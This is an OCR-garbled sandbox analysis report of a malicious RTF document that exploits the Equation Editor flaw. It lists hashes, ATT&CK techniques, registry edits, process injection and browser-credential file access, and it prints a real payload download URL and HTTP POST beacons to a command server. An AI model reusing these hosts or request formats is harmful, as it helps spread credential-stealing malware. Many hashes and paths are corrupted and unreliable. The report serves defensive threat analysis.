| Call System API Delete Registry Key Delete Registry Key Delete Registry Key Call Filesystem API Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Urite Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key | API Name: GetVersionExA Args: (27/165c) Return: 1 API Name: GetVersionExA Args: (27/165c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0., 27/267b, 27/269c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0., 27/267b, 27/269c) Return: 1 API Name: Create Toolheja/32Snapshot Args: (28, 3912) Return: 260 API Name: CerforegroundWindow Args: () Return: 30190 API Name: GetForegroundWindow Args: () Return: 30190 API Name: GetForegroundWindow Args: () Return: 30190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 30190 API Name: GetForegroundWindow Args: () Return: 30 | 3864 3864 3864 | 3912 3912 3912 3912 3912 3912 3696 3696 3696 3696 3696 3696 3696 369 |



win10


| Environment-specific risk level | High risk The object exhibited highly suspicious characteristics that are commonly associated with malware. | |
|---------------------------------|--|--|
| Detections | Trojan.W97M.CVE201711882.SMN | |
| Exploited vulnerabilities | CVE-2017-1188 | |
| Network connection | Management | |

▼ Object 1 - malware.doc (RTF document)

| File name | malware.doc |
|-----------|--|
| File type | RTF document |
| SHA-1 | 8D06387E577EF13546AAB1C4888C3D9109E7DA64 |
| SHA-256 | F9F5920A5E9235D1EE4ED4A225F95654689CFD7FA34150672055A499AB13A25D |
| MD5 | B889BA28933AF645637CA6036AD1CCC2 |
| TLSH | - |
| Size | 15815 byte(s) |

| Risk Level | High risk | |
|---------------------------|--|--|
| Detection | Trojan.W97M.CVE201711882.SMN | |
| Exploited vulnerabilities | CVE-2017-1188 | |
| Threat Characteristics | Anti-security, self-preservation (3) Autostart or other system reconfiguration (24) File drop, download, sharing, or replication (8) Hijack, redirection, or data theft (22) Malformed, defective, or with known malware traits (5) Process, service, or memory object change (17) Rootkit, cloaking (2) Suspicious network or messaging activity (13) | |

Process Graph



Process Graph Legend

| Tactics | Techniques | Notable Threat Characteristics |
|----------------------|---|---|
| Execution | Execution through API | Characteristics: 1, 2 |
| Persistence | Hidden Files and Directories | Characteristics: 1, 2 |
| Privilege Escalation | Process Injection | Characteristics: 1, 2 Characteristics: 1, 2, 3, 4 |
| | Access Token Manipulation | Characteristics: 1 |
| Defense Evasion | Process Injection | Characteristics: 1, 2 Characteristics: 1, 2, 3, 4 |
| | Process Hollowing | Characteristics: 1 |
| | File Deletion | Characteristics: 1, 2, 3 |
| | Access Token Manipulation | Characteristics: 1 |
| | Deobfuscate/Decode Files or Information | Characteristics: 1 |
| | Hidden Files and Directories | Characteristics: 1, 2 |
| Discovery | Application Window Discovery | Characteristics: 1, 2 |
| | Process Discovery | Characteristics: 1, 2 |
| | System Information Discovery | ■ ■ Characteristics: 1, 2, 3, 4, 5, 6, 7 |
| | File and Directory Discovery | Characteristics: 1, 2, 3, 4 |
| | Network Share Discovery | Characteristics: 1 |
| Collection | Data from Local System | Characteristics: 1 |
| Command and Control | Commonly Used Port | Characteristics: 1 |
| | Standard Application Layer Protocol | Characteristics: 1 |

© ATT&CK™ is a trademark of The MITRE Corporation.

▼ Notable Threat Characteristics

▼ Anti-security, self-preservation (3)

| Characteristic | Significance | Details |
|---|--------------|--|
| Attempts to detect active running processes | • | Process ID: 2984 Info: enum processes |
| Attempts to detect active running processes | • | Process ID: 1128 Info: enum processes |
| Attempts to detect active running processes | ••• | Process ID: 2984 Image Path: Isass.exe Info: system injection target |

▼ Autostart or other system reconfiguration (24)

| Characteristic | Significance | Details |
|--|--------------|--|
| Modifies important registry entries to perform rogue functions | ••• | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: |
| Modifies important registry entries to perform rogue functions | | Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-41 1D-BC59-833E334FCB5E}\ |
| | | Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | • | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Caendar Summary\ Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | • | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | • | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | •== | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | • | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | • | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000000004\ Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | • | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3888A0010482A6676\ Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | • | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000000 2\\ Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | • | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000000001\\Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | • | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | •== | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | • | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000000000000000000000000000 |
| Modifies important registry entries to perform rogue functions | •== | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | • | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | • | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | • | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | • | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000000000000000000000000000 |
| Modifies file that can be used to infect systems | | %USERPROFILE%/vbc.exe |
| mounted me that can be used to milett systems | | AGOLIN TO THE ANYDUSAC |

▼ File drop, download, sharing, or replication (8)

| Characteristic | Significance | Details |
|--|--------------|---|
| Executes dropped file | | File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe |
| Executes dropped file | | File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe" |
| Deletes file to compromise the system or to remove traces of the infection | • | Process ID: 2984 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-46 12-b8c6-3585b9601125 Type: VSDT_COM_DOS |
| Deletes file to compromise the system or to remove traces of the infection | • | Process ID: 2984 File: %APPDATA%\24FC74\42AE16.lck Type: VSDT_ASCII |
| Deletes file to compromise the system or to remove traces of the infection | • | Process ID: 500 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 |
| Drops executable during installation | | Dropping Process ID: 2984 File: %APPDATA%\24FC74\42AE16.exe Type: VSDT_EXE_MSIL |
| Drops executable during installation | | Dropping Process ID: 2512 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL |
| Creates multiple copies of a file | | %APPDATA%\24FC74\42AE16.exe |

▼ Hijack, redirection, or data theft (22)

| Characteristic | Significance | Details | | | |
|--|--------------|--|--|--|--|
| Executes commands or uses API to obtain system information | ••• | Process ID: 2796 Info: Obtains listing of open application windows | | | |
| Executes commands or uses API to obtain system information | | Process ID: 2512 Info: Obtains listing of open application windows | | | |
| Executes commands or uses API to obtain system information | • | Process ID: 2984 Info: Obtains system version from API result | | | |
| Executes commands or uses API to obtain system information | • | Process ID: 2796 Info: Obtains system version from API result | | | |
| Executes commands or uses API to obtain system information | •== | Process ID: 1128 Info: Obtains system version from API result | | | |
| Executes commands or uses API to obtain system information | •== | Process ID: 2512 Info: Obtains system version from API result | | | |
| Executes commands or uses API to obtain system information | •== | Process ID: 2984 Info: Obtains file or directory info from API result | | | |
| Executes commands or uses API to obtain system information | | Process ID: 500 Info: Obtains file or directory info from API result | | | |
| Executes commands or uses API to obtain system information | • | Process ID: 1128 Info: Obtains file or directory info from API result | | | |
| Executes commands or uses API to obtain system information | • | Process ID: 2796 Info: Obtains file or directory info from API result | | | |
| Executes commands or uses API to obtain system information | • | Process ID: 500 Info: Obtains drive info from API result | | | |
| Executes commands or uses API to obtain system information | • | Process ID: 2796 Info: Obtains drive info from API result | | | |
| Executes commands or uses API to obtain system information | • | Process ID: 2512 Info: Obtains drive info from API result | | | |
| Executes commands or uses API to obtain system information | • | Process ID: 2796 Info: Enums share folder from API result | | | |
| Accesses decoy file | | %APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003* | | | |
| Accesses decoy file | | %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons3.txt | | | |
| Accesses decoy file | | %APPDATA%\Mozilla\Firefox\Profiles\\3izzueu.default\signons2.txt | | | |
| Accesses decoy file | | %APPDATA%\Mozilla\Firefox\Profiles\\3izzueu.default\signons.txt | | | |
| Accesses decoy file | | %APPDATA%\Mozilla\Firefox\Profiles\\3izzueu.default\logins.json | | | |
| Accesses decoy file | | %APPDATA%\Mozilla\Firefox\Profiles\\3izzueu.default\signons.sqlite-wal | | | |
| Accesses decoy file | | %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite | | | |
| Accesses decoy file | | %APPDATA%\Mozilla\Firefox\profiles.ini | | | |

▼ Malformed, defective, or with known malware traits (5)

| Characteristic | Significance | Details | | | |
|-------------------------------|--------------|--|--|--|--|
| Causes process to crash | • | Process ID: 2984 Image Path: vbc.exe | | | |
| Detected as obfuscated script | • | File: malware.doc SHA1: 8D06387E577EF13546AAB1C4888C3D9109E7DA64 | | | |
| Detected as known malware | ••• | Source: ATSE Detection Name: Trojan.W97M.CVE201711882.SMN Engine Version: 22.580.1004 Malware Pattern Version: 18.271.92 | | | |
| Drops unknown malware | | Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: vbc.exe SHA1: 33A7FEES0DD8FB25B7FC21E5A4C49A3DF201F7DA Engine Version: 6.0.5611 | | | |
| Drops known malware | | Source: ATSE Detection Name: EXPL_CVE1711882 File Name: -WNR*(36430FDD-677E8-4984-B6B4-9BE6E0BDCFE6).tmp SHA1: 58E764720390B9DB3CCAFDA6EE8D588743FD47FC Engine Version: 22.580.1004 Malware Pattern Version: 18.271.92 | | | |

▼ Process, service, or memory object change (17)

| Characteristic | Significance | Details | | | |
|---|--------------|---|--|--|--|
| Creates process | • | Process ID: 2512 Image Path: %CommonProgramFiles(x86)%Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding | | | |
| Creates process | • | Process ID: 2984 Image Path: %USERPROFILE%lvbc.exe | | | |
| Creates process | | Process ID: 1128 Image Path: %USERPROFILE%wbc.exe | | | |
| Creates process | • | Process ID: 1128 Image Path: %USERPROFILE%\vbc.exe Shell Command: | | | |
| Creates process | • | Process ID: 2512 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe" | | | |
| Creates process in system directory | • | Process ID: 2600 Image Path: %windir%\splwow64.exe 12288 | | | |
| Escalates process privileges to gain a higher level of access | • | Process ID: 2984 Info: Obtains system level privileges | | | |
| Resides in memory to evade detection | ••• | Injecting Process ID: 1128 Injected API: SetThreadContext Target Process ID: 2984 Target Image Path: %USERPROFILE%wbc.exe | | | |
| Resides in memory to evade detection | ••• | Injecting Process ID: 1128 Injected API: WriteProcessMemory Target Process ID: 2984 Target Image Path: %USERPROFILE%vbc.exe | | | |
| Resides in memory to evade detection | ••• | Injecting Process ID: 1128 Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe Injected Address: 0x0 | | | |
| Resides in memory to evade detection | ••• | Injecting Process ID: 1128 Target Process ID: 2984 Target Image Path: %USERPROFILE%vbc.exe Injected Content: ` | | | |
| Resides in memory to evade detection | ••• | Injecting Process ID: 1128 Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .T. <k`;u< td=""></k`;u<> | | | |
| Resides in memory to evade detection | ••• | Injecting Process ID: 1128 Target Process ID: 2984 Target Image Path: %USERPROFILE%\wbc.exe Injected Content: | | | |
| Resides in memory to evade detection | ••• | Injecting Process ID: 1128 Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .D\$}d | | | |
| Resides in memory to evade detection | ••• | Injecting Process ID: 1128 Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: MZ. | | | |
| Injects memory with dropped files | • | Injecting Process ID: 1128 Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe File: MZ. | | | |
| Creates command line process | ••• | Process ID: 1128 Image Path: %USERPROFILE%wbc.exe | | | |

▼ Rootkit, cloaking (2)

| Characteristic | Significance | Details |
|-------------------------------|--------------|-----------------------------------|
| Hides file to evade detection | | File: %APPDATA%\24FC74 |
| Hides file to evade detection | | File: %APPDATA%\24FC74\42AE16.exe |

▼ Suspicious network or messaging activity (13)

| Characteristic | Significance | Details | | | |
|--|--------------|---|--|--|--|
| Attempts to connect to suspicious host | • | 79.110.62.142 | | | |
| Attempts to connect to malicious URL | | URL: http://79.110.62.142/8891/vbc.exe Threat Name: WEB-THREAT_RAREWARE.WRS | | | |
| Connects to remote URL or IP address | | Connection: ÎÎÇÑÉÈÑÎÎÊÑÎÊÇÐ\x90°Š'ŽĐ™-‰šĐ™\x8dšÑ\x8f—\x8f:80 Content: . | | | |
| Connects to remote URL or IP address | • | Connection: IÎÇNÊÊNÎIÊÑÎÊÇĐ\x90°Š'25™-‰\$Đ™\x8d\$N\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost:\r\nAccept: */"\r\nContent-Type: application/octet-strea m\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2CV\nContent-Length: 189\r\nConnection: close\r\n\r\n | | | |
| Connects to remote URL or IP address | • | Connection: iiÇñÉÈÑiÉÇD\x90*Š'2D™-%s8D™\x8dsÑ\x8f-Ux8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozillal4.08 [Charon; Inferno]\r\nHost:\r\nAccept: */"\r\nContent-Type: application/octet-stre: m\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 216\r\nConnection: close\r\n\r\n | | | |
| Connects to remote URL or IP address | • | Connection: 208.67.105.148:80 Content: . | | | |
| Connects to remote URL or IP address | • | Connection: 208.67.105.148:80 Content: POST /okuma/five/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: 208.67.105.148\r\nAccept: '/"\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: DD058058\r\nContent-Length: 281\r\nConnection: close\r\n\r\n\r\n | | | |
| Connects to remote URL or IP address | • | Connection: 79.110.62.142:80 Content: GET /8991/vbc.exe HTTP/1.1\r\nAccept: */"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3]\r\nHost: 79.110.62.142\r\nConnection: Keep-Alive\r\n\r\n\r | | | |
| Connects to remote URL or IP address | | http://79.110.62.142/8891/vbc.exe | | | |
| Connects to remote URL or IP address | | http://79.110.62.142/8891/vbc.exe | | | |
| Listens on port | | 0.0.0.49425 | | | |
| Queries DNS server | • | 79.110.62.142 | | | |
| Exhibits bot behavior | ••• | Threat Description: LOKI - HTTP (Request) Host: N/A IP: 208.67.105.148 Port: 80 Rule ID: 2157 | | | |

▼ Network Destinations

| IP Address | Port | Location | Risk Level | Threat | Accessed By |
|----------------|------|----------|------------|--------|-------------|
| 208.67.105.148 | 80 | - | - | - | malware.doc |
| 79.110.62.142 | 80 | - | - | - | malware.doc |

| Domain | IP Address | Port | Location | Risk Level | Threat | Accessed By |
|---------------|------------|------|----------|------------|--------|-------------|
| 79.110.62.142 | - | 53 | - | - | - | malware.doc |

| URL | Site Category | Risk Level | Threat | Accessed By |
|-----------------------------------|----------------|------------|-------------------------|-------------|
| http://79.110.62.142/8891/vbc.exe | Disease Vector | High | WEB-THREAT_RAREWARE.WRS | malware.doc |

▼ Dropped or Downloaded Files

| File | Risk Level | Threat | Threat Characteristics | Source URL | Size (bytes) | SHA-1 |
|---|------------|-----------------|--|--|--------------|--|
| vbc.exe | High | VAN_WORM.UMXX | Attempts to detect active running processes Modifies important registry entries to perform rogue functions Executes dropped file Deletes file to compromise the system or to remove traces of the infection Drops executable during installation Creates multiple copies of a file Executes commands or uses API to obtain system information Accesses decoy file Causes process to crash Detected as obfuscated script Creates process Escalates process privileges to gain a higher level of access Resides in memory to evade detection Injects memory with dropped files Creates command line process Hides file to evade detection Connects to remote URL or IP address | http://79.110.62.142/8891/vbc.ex e | 974336 | 33A7FEE50DD8FB25B7FC21E5A4C49A3DF 201F7DA |
| ~WRF{36430FDD-67E8-4984-B6 B4-9BE6E0BDCFE6}.tmp | High | EXPL_CVE1711882 | Drops known malware | - | 16384 | 58E764720390B9D83CCAFDA6EE8D588743 FD47FC |
| 42AE16.exe | No risk | - | - | http://79.110.62.142/8891/vbc.ex ehttp://79.110.62.142/8891/vbc.e xe | 974336 | 33A7FEE50DD8FB25B7FC21E5A4C49A3DF 201F7DA |
| vbc[1].exe | No risk | - | - | http://79.110.62.142/8891/vbc.ex e | 974336 | 33A7FEE50DD8FB25B7FC21E5A4C49A3DF 201F7DA |
| malware.doc.LNK | No risk | - | - | - | 1317 | 41638EBF8B2AB7C8DECD145698D1563D1B E83590 |
| ~WRS{9E5C6202-9F85-49B0-81 58-DD2AC0B6DDA3}.tmp | No risk | - | - | - | 1024 | DBB111419C704F116EFA8E72471DD83E86 E49677 |
| Policy.vpol | No risk | - | - | - | 436 | 770D528DA0A45E9C52DD705D11853272C6 D6B2B1 |
| a18ca4003deb042bbee7a40f15e1 970b_713b9826-f5f6-4612-b8c6-3 585b9601125 | No risk | - | - | - | 54 | 7AA0EE429B305A7017069C2D5D7C4839A0 63CFA5 |
| a18ca4003deb042bbee7a40f15e1 970b_713b9826-f5f6-4612-b8c6-3 585b9601125 | No risk | - | - | - | 54 | 0F6253AAF1C05D31E8844434F74CE0C5367 081D8 |
| ~WRS{8393D72A-F36D-4764-BA 3A-7363D4747F79}.tmp | No risk | - | - | - | 14336 | FBACDC2A46B76DBB8F073B14C6DD71EC8 A3699D9 |

▼ Suspicious Objects

| Туре | Object | Risk Level |
|-------------|--|------------|
| File (SHA1) | 8D06387E577EF13546AAB1C4888C3D9109E7DA64 | High |
| File (SHA1) | 58E764720390B9D83CCAFDA6EE8D588743FD47FC | High |
| URL | http://79.110.62.142:80/8891/vbc.exe | High |
| File (SHA1) | 33A7FFF50DD8FR25R7FC21F5A4C49A3DF201F7DA | High |

▼ Analysis

| Event Type | Details | Parent PID | PID |
|------------|---|------------|-----|
| Detection | Threat Characteristic: Attempts to connect to suspicious host 79.110.62.142 | | |
| Detection | Threat Characteristic: Attempts to connect to malicious URL URL: http://79.110.62.142/8891/vbc.exe Threat Name: WEB-THREAT_RAREWARE.WRS | | |
| Detection | Threat Characteristic: Exhibits bot behavior Threat Description: LOKI - HTTP (Request) Host: N/A IP: 208.67.105.148 Port: 80 Rule ID: 2157 | | |
| Detection | Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.W97M.CVE201711882.SMN Engine Version: 22.580.1004 Malware Pattern Version: 18.271.92 | | |
| Detection | Threat Characteristic: Drops unknown malware Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: vbc.exe SHA1: 33A7FEE50DBFB25B7FC21E5A4C49A3DF201F7DA Engine Version: 6.0.5611 | | |

| Detection | Threat Characteristic: Drops known malware | |
|---|--|--|
| | Source: ATSE | |
| | Detection Name: EXPL_CVE1711882 File Name: ~WRF(36430FDD-67E8-4984-B6B4-9BE6E0BDCFE6).tmp | |
| | SHA1: 58E764720390B9D83CCAFDA6EE8D588743FD47FC | |
| | Engine Version: 22.580.1004 | |
| Call System API | Malware Pattern Version: 18.271.92 | 2700 |
| • | API Name: GetVersionExA Args: (d3d6c0) Return: 1 | 2796 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2796 | |
| | Info: Obtains system version from API result | |
| Call System API | API Name: GetForegroundWindow Args: () Return: 100e0 | 2796 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information | |
| | Process ID: 2796 Info: Obtains listing of open application windows | |
| Add Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\ Value: None | 2796 |
| Add Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\Startup\tems\ Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\Startup\tems\ms? Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: On | 2796 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2796 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information | |
| | Process ID: 2796 | |
| 0.10.1.40. | Info: Obtains drive info from API result | 0700 |
| Call System API | API Name: GetVersionExA Args: (d3b38c) Return: 1 | 2796 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000 | 2796 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000004109110000000000000000000000000000 | 2796 |
| | C\Usage\ProductFiles Value: 56560037 | |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000004109110000000000000000000000000000 | 2796 |
| Call System ADI | C/Usage/ProductFiles Value: 56560038 | 2706 |
| Call System API | API Name: GetVersionExA Args: (d3b2b8) Return: 1 | 2796 |
| Call System API | API Name: GetVersionExA Args: (d3adc8) Return: 1 | 2796 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, d3a304, 0, 0, 0) Return: fd1af0 | 2796 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2796 | |
| | Info: Obtains file or directory info from API result | |
| Call Filesystem API | API Name: FindNextFileW Args: (fd1af0, d3a304) Return: 1 | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\MTTT Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\Themes\1033\NextUpdate Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\WordDocParts\1033\NextUpdate Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None | 2796 |
| Call System API | API Name: GetVersionExA Args: (d3b338) Return: 1 | 2796 |
| Call System API | API Name: GetVersionExA Args: (d3b2f8) Return: 1 | 2796 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2796 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2796 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2796 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2796 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2796 |
| Call System API | API Name: GetDriveTypeW Args: (D:\) Return: 5 | 2796 |
| Call System API | API Name: GetDriveTypeW Args: (E:\) Return: 2 | 2796 |
| Call System API | API Name: GetDriveTypeW Args: (F:\) Return: 2 | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\Startup\tems\ft? Value: None | 2796 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2796 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2796 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2796 |
| Call System API | API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b}\) Return: 3 | 2796 |
| Call System API | API Name: GetDriveTypeW Args: (\\?\STORAGE#\Volume#\(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)\(#000000000100000#\(53f5630d-b6bf-11d0-94f2-00a)\) | 2796 |
| | 0c91efb8b}\) Return: 3 | |
| Call System API | API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM2.5+#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\) Return: 5 | 2796 |
| Call System API | API Name: GetDriveTypeW Args: (E:\) Return: 2 | 2796 |
| Call System API | API Name: GetDriveTypeW Args: (E:\) Return: 2 API Name: GetDriveTypeW Args: (F:\) Return: 2 | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\ft? Value: None | 2796 |
| | value in the control of the co | 2796 |
| | API Name: GetForegroundWindow Args: () Return: 100e0 | |
| Call System API | API Name: GetForegroundWindow Args: () Return: 100e0 API Name: GetForegroundWindow Args: () Return: 100e0 | |
| | API Name: GetForegroundWindow Args: () Return: 100e0 | 2796 2796 |
| Call System API Call System API | | 2796 |
| Call System API Call System API Call Filesystem API | API Name: GetForegroundWindow Args: () Return: 100e0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word\STARTUP*.*, 0, d396d4, 0, 0, 0) Return: 109b948 | 2796 2796 |
